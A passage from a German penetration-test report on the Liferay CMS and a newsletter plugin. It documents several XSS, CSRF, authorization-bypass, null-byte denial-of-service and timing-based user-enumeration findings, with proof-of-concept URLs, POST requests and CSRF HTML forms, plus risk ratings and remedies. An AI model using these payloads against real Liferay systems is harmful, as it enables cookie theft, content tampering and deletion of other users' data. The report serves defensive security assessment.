%2Fsite_memberships_admin
%2Fedit_site_assignments&_174_tabs2=1338%22&_174_redirect=1337%22%3E%3Cimg%20src=x
%20onerror=confirm%28document.cookie%29%3E&_174_showBackURL=true&_174_tabs1=users
```


Screenshot:




Abbildung 2: Cross-Site-Scripting im Parameter _174_redirect

Risikofaktor: Mittel

6.1.3.3 Cross-Site-Scripting in TableView im Parameter _orderByType

Betroffenes Modul: Liferay Core

Ergebnis:

Im Download-Bereich kann der zur Verfügung gestellte Inhalt angezeigt und über den Button *„Sort by"* sortiert werden. Bei Auswahl der Sortierung wird ein GET-Request mit dem Parameter **_20_orderByType** abgeschickt, welcher im Server-Response unmaskiert reflektiert wird und somit anfällig gegenüber Cross-Site-Scripting ist (siehe Abbildung 3). Voraussetzung für die Ausführung des Schadcodes ist die Darstellung der Elemente im Bereich *„Documents and Media"* als Liste.
Die Schwachstelle betrifft nicht nur den Download-Bereich, sondern prinzipiell jede TableView von Liferay, welche die Funktion *„Sort by"* implementiert und in der Ansicht „Liste" dargestellt werden kann.

Proof of Concept – Download Bereich:

```
http://deb-liferay-scenario4.cms2.local/download?
p_p_id=20&p_p_lifecycle=2&p_p_state=normal&p_p_mode=view&p_p_cacheability=cacheLevelPage
&p_p_col_id=column-
1&p_p_col_pos=1&p_p_col_count=2&_=1453724081857&_20_folderId=0&_20_displayStyle=list&_20
_viewEntries=0&_20_viewFolders=0&_20_navigation=home&_20_struts_action=
%2Fdocument_library%2Fview&_20_fileEntryTypeId=-
1&_20_viewEntriesPage=1&_20_orderByCol=title&_20_orderByType=desc
%22%20onmouseover=confirm%28document.cookie%29%20alt=
%22&_20_saveOrderBy=1&_20_entryStart=0&_20_entryEnd=20&_20_folderStart=0&_20_folderEnd=2
0&ajax=1
```

Proof of Concept – Backend:

```
http://deb-liferay-scenario4.cms2.local/group/control_panel?
refererPlid=23120&controlPanelCategory=current_site.pages&switchGroup=1&doAsGroupId=2018
1&p_p_id=15&_15_folderId=0&_15_viewEntries=1&_15_viewFolders=0&_15_struts_action=
%2Fjournal
%2Fview&_15_navigation=home&p_p_lifecycle=0&_15_entryStart=0&_15_entryEnd=20&_15_folderS
tart=0&_15_folderEnd=20&_15_displayStyle=list&_15_structureId=&_15_orderByCol=display-
date&_15_orderByType=asc%22%3E%3Cimg%20src=x%20onerror=confirm
%281337%29%3E&_15_saveOrderBy=1
```

Screenshot:




Abbildung 3: Cross-Site-Scripting in Parameter _orderByType

Risikofaktor: Mittel

6.1.3.4 Stored Cross-Site-Scripting in der Antwortfunktion der Seitenkommentare

Betroffenes Modul: Liferay Core

Ergebnis:

Fügt ein Benutzer der Anwendung HTML- bzw. JavaScript-Code in ein Seitenkommentar-Portlet ein, wird der Eintrag entsprechend kontextsensitiv HTML-enkodiert wiedergegeben. Antwortet ein Benutzer allerdings auf einen bestehenden Kommentar, welcher HTML- bzw. JavaScript-Code beinhaltet, wird der Code ohne Validierung im Feld "*Verfasst am XXXXXX als Antwort auf XXXXX*" wiedergegeben und ausgeführt (siehe Abbildung 4).

Screenshot:




Abbildung 4: Cross-Site-Scripting in der Antwortfunktion der Seitenkommentare

Risikofaktor: Schwer

6.1.3.5 Stored Cross-Site-Scripting in Newsletter Administration - Subcribers List

Betroffenes Modul: rcsnewsletter-portlet

Ergebnis:

Ein unangemeldeter Benutzer kann sich mit seinen persönlichen Daten für den Newsletter anmelden. Die Anwendung validiert dabei lediglich die Email-Adresse, sodass ein Angreifer HTML- bzw. JavaScript Code in die Felder Vor- und Nachname einfügen kann (siehe Proof of Concept).

Öffnet ein angemeldeter Administrator unter „*Site-Administration*" → „*Inhalte*" → „*Newsletter-Administration*" → „*Subcribers*" die Liste der Subcribers, wird der eingefügte Schadcode im Kontext des Administrators ausgeführt (siehe Abbildung 5).

Proof of Concept:

```
POST /newsletter?
p_p_id=NewsletterRegistration_WAR_rcsnewsletterportlet_INSTANCE_P8maeDWovZSi&p_p_lifecyc
le=2&p_p_state=normal&p_p_mode=view&p_p_resource_id=register&p_p_cacheability=cacheLevel
Page HTTP/1.1
Host: deb-liferay-scenario4.cms2.local

[TRUNCATED]
```

```
Content-Length: 183
Connection: close

categoryId=1&firstName=1337%3Cimg+src%3D%22http%3A%2F%2Fomgwtfquak.de%2Fimg
%2Fomgwtfquak.jpg%22+onload%3Dconfirm(location.host)
%3E&lastName=Pentest&email=1337_pentest%40mms-dresden.de
```

Screenshot:




Abbildung 5: Stored Cross-Site-Scripting in Newsletter Administration - Subcribers List

Risikofaktor: Schwer

6.1.3.6 Stored Cross-Site-Scripting in der Autoren-Historie

Betroffenes Modul: Liferay Core

Ergebnis:

Ein angemeldeter Benutzer mit der Rolle *„Power User"* (bspw. Redakteur oder Autor) kann neue Inhalte innerhalb der Anwendung erstellen. Schleust ein Ersteller HTML- bzw. JavaScript-Code unter den Kontoeinstellungen in seinen Nachnamen ein, wird der Schadcode in der Datenbank gespeichert und bei der Ausgabe prinzipiell maskiert. Ändert der Ersteller allerdings Inhalte, gelangt der Nachname in die Historie des Inhalts (siehe Abbildung 7), wo der Schadcode unmaskiert vom Browser ausgeführt wird. Voraussetzung für die Ausführung des Codes ist die Auswahl der Ansicht *„Liste"* in der Historie.

Screenshot:

Abbildung 6: Hinzufügen von neuen Inhalten im Liferay Backend

Abbildung 7: Stored Cross-Site-Scripting in der Autoren-Historie

Risikofaktor: Mittel

6.1.3.7 Stored Cross-Site-Scripting im Blog-Eintrag

Betroffenes Modul: Liferay Core

Ergebnis:

Ein angemeldeter Benutzer mit der Rolle *„Power User"* (bspw. Redakteur oder Autor) kann im Portlet Blogs unter *„Add"* → *„Add New"* → *„Blogs Entry"* neue Blogeinträge hinzufügen. Die Einträge besitzen standardmäßig die Möglichkeit der HTML- und JavaScript-Code-Injection, welche über die Einstellungen

nicht deaktiviert werden kann. Somit kann bei Verwendung des Portlets nicht verhindert werden, dass sich nicht-administrative Benutzeraccounts weitere Rechte innerhalb der Anwendung eskalieren.

Risikofaktor: Mittel

6.1.3.8 Stored Cross-Site-Scripting beim Hinzufügen von Mobile Devices

Betroffenes Modul: Liferay Core

Ergebnis:

Ein angemeldeter Administrator kann unter dem Menüpunkt *„Site-Administration"* → *„Mobile Devices Rules"* → *„Select Device Family"* → *„Add Devices Family"* neue mobile Endgeräte hinzufügen.

Enthält der Name des Gerätes ein Apostroph, kann in der Übersichtsseite aus dem JavaScript-Kontext des href-Elements ausgebrochen und persistent Schadcode eingefügt werden. Da das Einfügen neuer Geräte über einen CSRF-Schutz verfügt, können sich über die Schwachstelle lediglich Administratoren untereinander angreifen, sodass das Risiko der Schwachstelle mit „Leicht" bewertet wird.

Proof of Concept:

```
', Liferay.Util.getWindow());confirm(document.cookie);//
```

Resultierender HTML Code:

```
<a id="yui_patched_v3_11_0_1_1453713423674_265"
href="javascript:Liferay.Util.getOpener()['_156_saveRuleGroupInstance'](29611,'',
Liferay.Util.getWindow());confirm(document.cookie);//', Liferay.Util.getWindow());">',
Liferay
```


Screenshot:

Abbildung 8: Cross-Site-Scripting in "Add Devices Family"-Funktionalität

Risikofaktor: Leicht

6.1.4 Unzureichende Berechtigungsprüfung in Liferays Seitenkommentaren

Betroffenes Modul: Liferay Core

Beschreibung:

Einem Benutzer der Anwendung sollte es nicht möglich sein, außerhalb seiner Zugriffsberechtigungen auf Funktionen oder Informationen des Systems zugreifen zu können. Dies ist dann der Fall, wenn eine Funktion die erforderlichen Berechtigungen vor der Ausführung nicht ordnungsgemäß überprüft.

Ergebnis:

Angemeldete Benutzer können auf den Artikelseiten Kommentare hinterlassen bzw. auf vorhandene Kommentare antworten. Allerdings erfolgt keine Berechtigungsprüfung bei der Löschung bzw. Änderung von Kommentaren, sodass es unberechtigten Benutzern möglich ist, Kommentare von anderen Benutzer zu entfernen bzw. zu bearbeiten.

Bei den Aktionen Löschen und Bearbeiten wird ein HTTP-POST-Request abgesendet, welcher den Parameter **_107_messageId** übergibt und die aktuelle Kommentar-ID enthält. Ändert ein Angreifer den Parameter **_107_messageId** zu einer vorhanden Kommentar-ID eines anderen Benutzers (die Kommentar-ID wird lediglich hochgezählt), wird keine weitere Berechtigungsprüfung durchgeführt und die jeweilige Aktion für den Kommentar ausgeführt.

Der Proof of Concept löscht den Kommentar mit der ID `23939`.

Proof of Concept:

```
POST /1?p_p_id=107&p_p_lifecycle=1&p_p_state=normal&p_p_mode=view&p_p_col_id=column-
1&p_p_col_pos=2&p_p_col_count=3&_107_struts_action=%2Fpage_comments
%2Fedit_page_discussion HTTP/1.1
Host: deb-liferay-scenario2.cms2.local

[TRUNCATED]
```

```
Connection: close

_107_formDate=1456207656438&_107_randomNamespace=pdfx_&_107_cmd=delete&_107_redirect=htt
ps%3A%2F%2Fdeb-liferay-scenario2.cms2.local%3A443%2Fl%3Fp_p_id%3D107%26p_p_lifecycle
%3D0%26p_p_state%3Dnormal%26p_p_mode%3Dview%26p_p_col_id%3Dcolumn-1%26p_p_col_pos
%3D2%26p_p_col_count%3D3&_107_contentURL=https%3A%2F%2Fdeb-liferay-scenario2.cms2.local
%2Fl%3Fp_p_id%3D107%26p_p_lifecycle%3D0%26p_p_state%3Dnormal%26p_p_mode%3Dview
%26p_p_col_id%3Dcolumn-1%26p_p_col_pos%3D2%26p_p_col_count
%3D3&_107_assetEntryVisible=true&_107_className=com.liferay.portal.model.Layout&_107_cla
ssPK=20184&_107_permissionClassName=com.liferay.portal.model.Layout&_107_permissionClass
PK=20184&_107_permissionOwnerId=23908&_107_messageId=23939&_107_threadId=20187&_107_pare
ntMessageId=&_107_body=&_107_workflowAction=1&_107_ajax=true&_107_messageId0=20186&_107_
parentMessageId0=20186&_107_emailAddress=&_107_postReplyBody0=&_107_messageId1=21127&_10
7_parentMessageId1=21127&_107_postReplyBody1=&_107_messageId2=21601&_107_parentMessageId
2=21601&_107_postReplyBody2=&_107_messageId3=21944&_107_parentMessageId3=21944&_107_post
ReplyBody3=&_107_messageId4=23920&_107_parentMessageId4=23920&_107_postReplyBody4=&_107_
editReplyBody4=1337&_107_messageId5=23936&_107_parentMessageId5=23936&_107_postReplyBody
5=&_107_messageId6=23939&_107_parentMessageId6=23939&_107_ratingThumb=-
1&_107_postReplyBody6=&_107_messageId7=23942&_107_parentMessageId7=23942&_107_postReplyB
ody7=&_107_editReplyBody7=Pentest&_107_messageId8=23944&_107_parentMessageId8=23944&_107
_postReplyBody8=&_107_editReplyBody8=response
```

Maßnahme:

Vor Ausführung einer Funktion muss diese sicherstellen, dass der Aufrufer (in seinem jeweiligen Kontext) die dafür notwendige Berechtigung besitzt. Die Verwendung von Benutzerkonten und die Vergabe von Session-IDs beim Login ist eine Möglichkeit, ein solches Berechtigungskonzept umzusetzen. Vor Ausführung einer Funktionalität wird dann geprüft, ob eine gültige Session-ID übermittelt wurde. Anschließend können weitergehende Einschränkungen hinsichtlich der Vergabe von granularen Berechtigungen vorgenommen werden.

Risikofaktor: Schwer

6.1.5 Cross-Site Request Forgery

Beschreibung:

Bei Cross-Site Request Forgery (CSRF, auch XSRF oder „Session-Riding") wird ein Opfer dazu gebracht, unwissentlich einen präparierten HTTP-Request abzuschicken. Dieser Request löst dann im Rahmen einer laufenden Session eine Aktion im Namen des Opfers aus. Dies geschieht beispielsweise beim Besuch einer bösartigen Webseite, in der ein entsprechender Link z. B. als img-, script- oder IFrame-Tag auf eine andere Anwendung derart enthalten ist, dass dieser Link für das Opfer nicht zu erkennen ist. Der Browser folgt aber quasi im Hintergrund diesem Link und löst erfolgreich eine Aktion aus, sofern das Opfer aktuell eine gültige Session für diese andere Anwendung besitzt.

Maßnahme:

Das Problem kann durch Implementierung eines CSRF-Tokens oder einer äquivalenten Maßnahme verhindert werden. Umfangreichere Informationen zur Verhinderung von CSRF sind unter folgender URL abrufbar: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

6.1.5.1 Cross-Site Request Forgery Anfälligkeit in Liferay Backend Blogfunktionalität

Betroffenes Modul: Liferay Core

Ergebnis:

Das Blog-System von Liferay ist anfällig gegen Cross-Site Request Forgery. Liferay setzt nach erfolgreicher Anmeldung eines Benutzers einen **p_auth** Token, welcher vor Cross-Site Request Forgery Angriffen schützt. Allerdings setzt die Anwendung bei Interaktionen mit dem Blog-System keinen **p_auth** Token, wodurch eine Manipulation der Einstellung von Blogeinträgen durch Angreifer ermöglicht wird. Der Proof of Concept entfernt bspw. den Blog Eintrag mit der ID `31896`.

Proof of Concept:

```
<html>
        <body>
                <form action="https://deb-liferay-scenario4.cms2.local/blog?
p_p_id=33&p_p_lifecycle=1&p_p_state=normal&p_p_mode=view&p_p_col_id=column-
1&p_p_col_count=1&_33_redirect=https%3A%2F%2Fdeb-liferay-scenario4.cms2.local
%3A443%2Fblog%3Fp_p_id%3D33%26p_p_lifecycle%3D0%26p_p_state%3Dnormal%26p_p_mode%3Dview
%26p_p_col_id%3Dcolumn-1%26p_p_col_count%3D1%26_33_struts_action%3D%252Fblogs
%252Fview&_33_cmd=move_to_trash&_33_struts_action=%2Fblogs
%2Fedit_entry&_33_entryId=31896" method="POST">
        <input type="submit" value="Submit request" />
    </form>
                <img src="https://encrypted-tbn0.gstatic.com/images?
q=tbn:ANd9GcQOLkq5GyVch_wd-kausKIEM8UwR9Ai_I4N1zHCU2vGc6myBy-Vkg">
        </body>
</html>
```

Risikofaktor: Mittel

6.1.5.2 Cross-Site Request Forgery Anfälligkeit in der Liferay Seitenkommentare-Funktionalität

Betroffenes Modul: Liferay Core

Ergebnis:

Die Seitenkommentare-Funktion von Liferay ist anfällig gegenüber Cross-Site Request Forgery. Liferay setzt nach erfolgreicher Anmeldung eines Benutzer einen **p_auth** Token, welcher vor Cross-Site Request Forgery Angriffen schützt. Allerdings setzt die Anwendung bei Interaktionen mit den Seitenkommentaren keinen **p_auth** Token, wodurch eine Manipulation der Einstellung, Löschung oder Bearbeitung von Kommentaren durch Angreifer ermöglicht wird.

Der Proof of Concept erstellt einen Kommentar auf der Hauptseite des Liferay-Szenarios 2.

Proof of Concept:

```
<html>
      <body>
            <form action="https://deb-liferay-scenario2.cms2.local/1">
            <input type="hidden" name="p&#95;p&#95;id" value="107" />
            <input type="hidden" name="p&#95;p&#95;lifecycle" value="1" />
            <input type="hidden" name="p&#95;p&#95;state" value="normal" />
            <input type="hidden" name="p&#95;p&#95;mode" value="view" />
            <input type="hidden" name="p&#95;p&#95;col&#95;id" value="column&#45;1" />
            <input type="hidden" name="p&#95;p&#95;col&#95;pos" value="2" />
            <input type="hidden" name="p&#95;p&#95;col&#95;count" value="3" />
            <input type="hidden" name="&#95;107&#95;struts&#95;action"
value="&#47;page&#95;comments&#47;edit&#95;page&#95;discussion" />
             <input type="hidden" name="&#95;107&#95;randomNamespace"
value="bxqb&#95;" />
            <input type="hidden" name="&#95;107&#95;cmd" value="add" />
            <input type="hidden" name="&#95;107&#95;redirect" value="" />
            <input type="hidden" name="&#95;107&#95;contentURL"
value="https&#58;&#47;&#47;deb&#45;liferay&#45;scenario2&#46;cms2&#46;local&#47;home&#63
;p&#95;p&#95;id&#61;107&amp;p&#95;p&#95;lifecycle&#61;0&amp;p&#95;p&#95;state&#61;normal
&amp;p&#95;p&#95;mode&#61;view&amp;p&#95;p&#95;col&#95;id&#61;column&#45;1&amp;p&#95;p&#
95;col&#95;pos&#61;2&amp;p&#95;p&#95;col&#95;count&#61;3" />
            <input type="hidden" name="&#95;107&#95;assetEntryVisible" value="true" />
            <input type="hidden" name="&#95;107&#95;className"
value="com&#46;liferay&#46;portal&#46;model&#46;Layout" />
            <input type="hidden" name="&#95;107&#95;classPK" value="20184" />
            <input type="hidden" name="&#95;107&#95;permissionClassName"
value="com&#46;liferay&#46;portal&#46;model&#46;Layout" />
            <input type="hidden" name="&#95;107&#95;messageId" value="" />
            <input type="hidden" name="&#95;107&#95;threadId" value="20187" />
            <input type="hidden" name="&#95;107&#95;parentMessageId" value="20186" />
            <input type="hidden" name="&#95;107&#95;body" value="CSRF Sample" />
            <input type="hidden" name="&#95;107&#95;workflowAction" value="1" />
            <input type="hidden" name="&#95;107&#95;ajax" value="false" />
            <input type="hidden" name="&#95;107&#95;emailAddress" value="" />
            <input type="hidden" name="&#95;107&#95;postReplyBody0" value="CSRF
Sample" />
            <input type="hidden" name="&#95;107&#95;ratingThumb" value="up" />
            <input type="submit" value="Submit request" />
            </form>
      <img src="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQOLkqSGyVch_wd-
kauaKI2M8UwR9Ai_I4N1zHCU2vGc6myBy-Vkg">
      </body>
</html>
```


Risikofaktor: Mittel

6.1.5.3 Cross-Site Request Forgery Anfälligkeit in Liferay Backend Newsletter Plugin

Betroffenes Modul: rcsnewsletter-portlet

Ergebnis:

Liferay setzt nach erfolgreicher Anmeldung eines Benutzers einen **p_auth** Token, welcher vor Cross-Site Request Forgery Angriffen schützt. Das Newsletter Plugin *„rcsnewsletter-portlet"* überträgt alle Aktionen wie Inhalt der „Subscriber Confirm Mail" oder Löschen von Newsletter Listen via HTTP-GET-Requests, ohne den CSRF-Schutztoken **p_auth** zu übertragen, wodurch das Plugin für eine Manipulation der Einträge von außen anfällig ist. Der dokumentierte Proof of Concept schiebt dem Administrator eine neue Nachricht in den Subscriber Confirm Email unter.

Proof of Concept:

```
<html>
  <body>
    <form action="http://deb-liferay-scenario4.cms2.local/group/control_panel/manage">
      <input type="hidden" name="p&#95;p&#95;id"
value="NewsletterAdmin&#95;WAR&#95;rcsnewsletterportlet" />
      <input type="hidden" name="p&#95;p&#95;lifecycle" value="2" />
      <input type="hidden" name="p&#95;p&#95;state" value="maximized" />
      <input type="hidden" name="p&#95;p&#95;mode" value="view" />
      <input type="hidden" name="p&#95;p&#95;resource&#95;id" value="saveEmail" />
      <input type="hidden" name="p&#95;p&#95;cacheability" value="cacheLevelPage" />
      <input type="hidden" name="doAsGroupId" value="20181" />
      <input type="hidden" name="refererPlid" value="20175" />
      <input type="hidden" name="controlPanelCategory" value="sites" />
      <input type="hidden"
name="&#95;NewsletterAdmin&#95;WAR&#95;rcsnewsletterportlet&#95;doAsGroupId"
value="20181" />
      <input type="hidden"
name="&#95;NewsletterAdmin&#95;WAR&#95;rcsnewsletterportlet&#95;controlPanelCategory"
value="sites" />
      <input type="hidden"
name="&#95;NewsletterAdmin&#95;WAR&#95;rcsnewsletterportlet&#95;refererPlid"
value="20175" />
      <input type="hidden" name="listId" value="7" />
      <input type="hidden" name="type" value="subscribe" />
      <input type="hidden" name="content"
value="Download&#32;Malware&#32;here&#58;Link" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Risikofaktor: Mittel

6.1.6 Denial of Service durch Nullzeichen in der Datenbank

Beschreibung:

Es sollten niemals invalide Daten in der Datenbank gespeichert werden, die im Nachhinein zu Fehlverhalten führen können.

Betroffenes Modul: Liferay Core

Ergebnis:

Es war möglich, über die Parameter:

- _15_orderByCol=%00 (Backend) und
- _20_orderByCol =%00 (Frontend)

Nullzeichen in die Einträge der Datenbanktabelle „PortalPreferences" einzufügen. Das erneute Lesen der Daten führt zu mehreren Exceptions, was eine hohe Serverlast erzeugt und verhindert, dass die angeforderten Informationen an den Client gesendet werden. Dadurch werden bestimmte Portlets oder ganze Seiten im Backend ohne Inhalt dargestellt.

Ruft ein angemeldeter Benutzer einen entsprechend manipulierten Link auf, werden die manipulierten Portlets und Seiten dauerhaft in seiner Session unbrauchbar. Dabei spielt es keine Rolle, ob er einen Link auf das Front- oder Backend erhält.

Die Datenbankeinträge werden für jeden Benutzer gespeichert und beeinflussen lediglich die Darstellung der Seiten und Portlets für exakt diesen Nutzer. Betroffen sind potentiell alle Portlets mit Sortierfunktionalitäten, wie beispielsweise das Portlet „*Documents and Media*", und viele Backend-Seiten, wie „*Site Pages*" und „*Web Content*".

Proof of Concept:

```
https://deb-liferay-scenario4.cms2.local/download?
_20_folderId=0&_20_viewEntries=0&_20_viewFolders=0&_20_navigation=home&_20_struts_action
=%2Fdocument_library%2Fview&_20_fileEntryTypeId=-
1&_20_viewEntriesPage=1&_20_orderByCol=creationDat
%00e&_20_orderByType=asc&_20_saveOrderBy=1&p_p_id=20&p_p_lifecycle=0&_20_entryStart=0&_2
0_entryEnd=20&_20_folderStart=0&_20_folderEnd=20
```

Screenshot:




Abbildung 9: Auszug aus dem Tomcat-Error Log




Abbildung 10: Die Backendseite "Webcontent" wird nicht vollständig angezeigt

Risikofaktor: Mittel

Maßnahme:

Die Parameter sollten vor dem Speichern in der Datenbank validiert werden.

6.1.7 User Enumeration

Beschreibung:

Ziel der User Enumeration ist das Sammeln von validen Benutzerdaten, welche für die Anmeldung benötigt werden und einen ersten Schritt zur Übernahme von Benutzerkonten darstellen. Dies kann beispielsweise automatisiert (Brute-Force) durch eindeutige Fehlermeldungen bei Registrierung und Anmeldung realisiert werden.

Maßnahme:

Fehlermeldungen bei Registrierung und „Passwort-vergessen"-Funktion dürfen nicht auf vorhandene Benutzeraccounts schließen lassen. Bei der Registrierungsfunktion sollte bspw. keine Fehlermeldung erzeugt und stattdessen der Benutzer via E-Mail darüber informiert werden, dass mittels seiner E-Mail-Adresse versucht wurde, sich an der Anwendung zu registrieren. Im Falle der „Passwort-vergessen"-Funktion sollte die Meldung „Passwort versendet" trotz der nicht vorhandenen E-Mail Adresse erscheinen.

Bei sogenannten „Side Channel"-Attacken sollte eine zusätzliche Funktion implementiert werden, welche bspw. 5 Millisekunden wartet, bevor der Response mit der Antwort über Erfolg oder Misserfolg der Authentifizierung abgesendet wird.

Darüber hinaus sollte wenigstens ein persönliches Merkmal verifizieren, dass die „Passwort vergessen"-Funktion nicht durch Brute-Force missbraucht wird. Weitere Informationen sind unter der folgenden URL verfügbar: https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet.

6.1.7.1 User Enumeration in der Anmeldemaske durch Side Channel Attacke

Betroffenes Modul: Liferay Core

Ergebnis:

Die Anmeldemaske des internen Bereichs von Liferay ist anfällig gegen Timing Attacken, sodass valide Benutzer bzw. E-Mail-Adressen des Systems ermittelt werden können. Die Anwendung reagiert mit unterschiedlichen Antwortzeiten, wenn in der Authentifizierungsanfrage eine im System bekannte oder nicht vorhandene E-Mail-Adresse verwendet wird:

- Anmeldeversuch mit unbekannter E-Mail-Adresse und unbekanntem Passwort benötigt 15 - 8 Millisekunden (siehe Abbildung 11).
- Anmeldeversuch mit bekannter E-Mail-Adresse und unbekanntem Passwort benötigt ca. 380 Millisekunden (siehe Abbildung 12).

Das Verhalten führt dazu, dass ein Angreifer potentiell valide Benutzerkonten erraten kann. Zusätzlich muss beachtet werden, dass das Ergebnis unter optimalen Bedienungen der Netzinfrastruktur erzeugt wurde, sodass Unterschiede bei der Validierung des Ergebnisses im öffentlichen Netz einer Liferay-Instanz möglich sind.

Screenshots:




Abbildung 11: Side Channel Attacke auf Anmeldemaske mit unbekanntem Account

